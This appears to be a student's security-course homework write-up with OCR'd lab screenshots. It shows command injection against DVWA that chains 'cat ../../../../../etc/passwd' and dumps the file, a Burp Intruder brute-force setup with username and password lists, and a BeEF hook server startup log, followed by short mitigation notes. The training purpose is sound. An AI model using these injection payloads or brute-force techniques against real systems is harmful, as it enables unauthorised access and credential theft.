
Frank Lin - Unit 15 Homework – Web Vulnerabilities and Hardening

Web Application 1: *Your Wish is My Command Injection*

Take a screen shot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.

A way to mitigate the ability to use some of these commands against a website is to set up security protocols to detect escaping characters and commands such as as those commonly used in Linux (i.e. ; | && grep ls mkdir ||). Another way is to do the opposite and white list the characters that could be used in the input fields on the website to avoid possibility of inserting different scripts or combination of commands in that could escape the shell.



```
sysadmin@ubuntudesktop: ~
File  Edit  View  Search  Terminal  Help
sysadmin@ubuntudesktop:~$ ping 8.8.8.8 && pwd ../../../../../etc/passwd
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=38.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=27.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=17.9 ms
^C
--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 17.944/28.188/38.875/8.551 ms
/home/sysadmin
sysadmin@ubuntudesktop:~$ ping 8.8.8.8 && cat ../../../../../etc/passwd
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=28.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=52.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=26.9 ms
^C
--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 26.991/36.126/52.725/11.758 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

Not secure | 192.168.13.25/vulnerabilities/exec/#

DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address: [ ] Submit

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=55 time=26.921 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=55 time=40.124 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=55 time=24.349 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=55 time=19.622 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 19.622/27.754/40.124/7.606 ms
/var/www/html/vulnerabilities/exec
```


More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

```
sysadmin@ubuntudesktop:~$ ping 8.8.8.8 && cat ../../../../../etc/hosts
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=21.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=28.0 ms
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 21.688/24.850/28.012/3.162 ms
127.0.0.1       localhost
127.0.1.1       UbuntuDesktop

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
sysadmin@ubuntudesktop:~$
```

Web Application 2: **A Brute Force to Be Reckoned With**



Burp Suite Community Edition v2022.2.4 - Temporary Project

Burp Project Intruder Repeater Window Help

Sequencer Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater

1 × 2 × ...

Positions Payloads Resource Pool Options

Choose an attack type

Start attack

Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.13.35

Update Host header to match target

Add § Clear § Auto § Refresh

```
1 POST /ba_insecure_login_1.php HTTP/1.1
2 Host: 192.168.13.35
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://192.168.13.35
10 Connection: close
11 Referer: http://192.168.13.35/ba_insecure_login_1.php
12 Cookie: security_level=0; PHPSESSID=lm385fttc859aoeg5mujqprv82
13 Upgrade-Insecure-Requests: 1
14
15 login=§bee§&password=§bug§&form=submit
```

Search... 0 matches Clear

2 payload positions Length: 618

Burp Suite Community Edition v2022.2.4 - Temporary Project

Burp Project Intruder Repeater Window Help

Sequencer Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater

1 × 2 × ...

Positions Payloads Resource Pool Options

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 11

Payload type: Simple list Request count: 110

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.


Paste
Load ...
Remove
Clear
Deduplicate

superman
loislane
spiderman
jennyjones
tonystark
timtom
peterparker
clarkkent
michaelsmith
henryhacker


Add Enter a new item

Add from list ... [Pro version only]






Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
5	tonystark	Up, up and away!	200			11801	
6	timtom	Up, up and away!	200			11801	
7	peterparker	Up, up and away!	200			11801	
8	clarkkent	Up, up and away!	200			11801	
9	michaelsmith	Up, up and away!	200			11801	
10	henryhacker	Up, up and away!	200			11801	
11		Up, up and away!	200			11801	
12	superman	Avengers Assemble	200			11801	
13	loislane	Avengers Assemble	200			11801	
14	spiderman	Avengers Assemble	200			11801	
15	jennyjones	Avengers Assemble	200			11801	
16	tonystark	Avengers Assemble	200			11801	
17	timtom	Avengers Assemble	200			11801	
18	peterparker	Avengers Assemble	200			11801	
19	clarkkent	Avengers Assemble	200			11801	
20	michaelsmith	Avengers Assemble	200			11801	
21	henryhacker	Avengers Assemble	200			11801	
22		Avengers Assemble	200			11801	
23	superman	Cowabunga!	200			11801	
24	loislane	Cowabunga!	200			11801	
25	spiderman	Cowabunga!	200			11801	




How to mitigate Brute Force attacks in general are to implement the following:

- Limit failed login attempts
- Make the root user inaccessible via SSH by editing the sshd_config file
- Don't use a default port, edit the port line in the sshd_config file
- Use Captcha
- Limit logins to a specified IP address or range
- Implement Two-factor authentication
- Unique login URLs
- Monitor server logs for high number of failed login attempts and other related data.

Web Application 3: **Where's the BeEF?**


sysadmin@ubuntudesktop: ~
File Edit View Search Terminal Help
-> 0.0009s
== 25 CreateXssraysScan: migrated (0.0011s) ==========
[13:10:53][*] BeEF is loading. Wait a few seconds...
[13:11:03][*] 8 extensions enabled:
[13:11:03] | Requester
[13:11:03] | Social Engineering
[13:11:03] | Network
[13:11:03] | Events
[13:11:03] | Admin UI
[13:11:03] | Proxy
[13:11:03] | Demos
[13:11:03] |_ XSSRays
[13:11:03][*] 305 modules enabled.
[13:11:03][*] 4 network interfaces were detected.
[13:11:03][*] running on network interface: 127.0.0.1
[13:11:03] | Hook URL: http://127.0.0.1:3000/hook.js
[13:11:03] |_ UI URL: http://127.0.0.1:3000/ui/panel
[13:11:03][*] running on network interface: 10.0.2.15
[13:11:03] | Hook URL: http://10.0.2.15:3000/hook.
[13:11:03] |_ UI URL: http://10.0.2.15:3000/ui/par
[13:11:03][*] running on network interface: 10.0.2.1
[13:11:03] | Hook URL: http://10.0.2.1:3000/hook.js
[13:11:03] |_ UI URL: http://10.0.2.1:3000/ui/pane
[13:11:03][*] running on network interface: 172.17.0.1
[13:11:03] | Hook URL: http://172.17.0.1:3000/hook.
[13:11:03] |_ UI URL: http://172.17.0.1:3000/ui/pa
[13:11:03][*] RESTful API key: da0253da47bfeebb219f95178
[13:11:03][!] [GeoIP] Could not find MaxMind GeoIP datab
P/GeoLite2-City.mmdb'
[13:11:03] |_ Run ./update-geoipdb to install
